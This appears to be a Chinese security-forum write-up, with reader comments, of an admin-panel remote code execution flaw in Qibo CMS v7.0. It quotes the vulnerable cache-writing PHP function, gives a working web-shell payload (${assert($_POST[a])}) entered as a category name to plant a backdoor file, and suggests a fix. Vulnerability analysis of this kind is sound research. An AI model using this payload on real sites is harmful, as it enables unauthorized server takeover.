登录

齐博cmsv7.0后台getshell


vspiders / 2018-04-05 13:13:19 / 浏览数 2109 安全技术 漏洞分析 顶(0) 踩(0)

前言
预测下，VG要夺冠。加油

0x01 漏洞分析
此漏洞比较鸡肋，需要后台权限。漏洞原理很简单，这里就简单分析一下。
漏洞出现在：inc/class.inc.php中的GuideFidCache函数里

```
/*■■■■■*/
   function GuideFidCache($table,$filename="guide_fid.php",$TruePath=0){
       global $db,$webdb,$pre;
       if($table=="{$pre}sort"&&$webdb[sortNUM]>500){
           return ;
       }
       $show="<?php \r\n";
       //$showindex="<a href='javascript:guide_link(0);' class='guide_menu'>>■■</a>";
       $showindex="<a href='\$webdb[www_url]' class='guide_menu'>>■■</a>";
       $query=$db->query("SELECT fid,name FROM $table ");
       // ■■■■■■■■■■■■■■■■
       while( @extract($db->fetch_array($query)) ){
           $show.="\$GuideFid[$fid]=\"$showindex".$this->SortFather($table,$fid)."\";\r\n";
       }
       $show.=$shows.'?>';
       if($TruePath==1){
           write_file($filename,$show);
       }else{
           write_file(ROOT_PATH."data/$filename",$show);
       }
   }
```

这个函数主要是将导航条信息写入缓存文件guide_fid.php文件中，但是写入变量使用双引号，因此可以直接构造变量远程执行代码，比如${phpinfo()}。
写入文件成功后，就可以直接访问该文件即可。
0x02 漏洞利用
漏洞利用更为简单，登陆后台增加栏目为`${assert($_POST[a])}`，后门直接写入/data/guide_fid.php文件中，菜刀连之即可。




0x03 修复建议

$show变量拼接时使用单引号。

我的博客：http://blog.csdn.net/vspiders

上一篇：利用PowerShell诊断脚本执... 下一篇：利用OOB XXE盲攻击获取文件系...

1. 5 条回复



whoami1 2018-04-07 22:47:28

复现的时候，命令可以执行，但是刀连不上

0 回复Ta

vspiders 2018-04-08 22:47:16

@whoami1 你可以看一下guide_fid.php文件中的写入情况

0 回复Ta


vQAQv 2018-04-09 10:41:19

@whoami1 @vspiders 复现的时候的确有个坑，php版本需要大于5.4.45.不然会出现报错

0 回复Ta


vspiders 2018-04-10 15:01:38

@vQAQv 老哥，稳

0 回复Ta


whoami1 2018-05-30 20:49:44

@vQAQv 了解

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录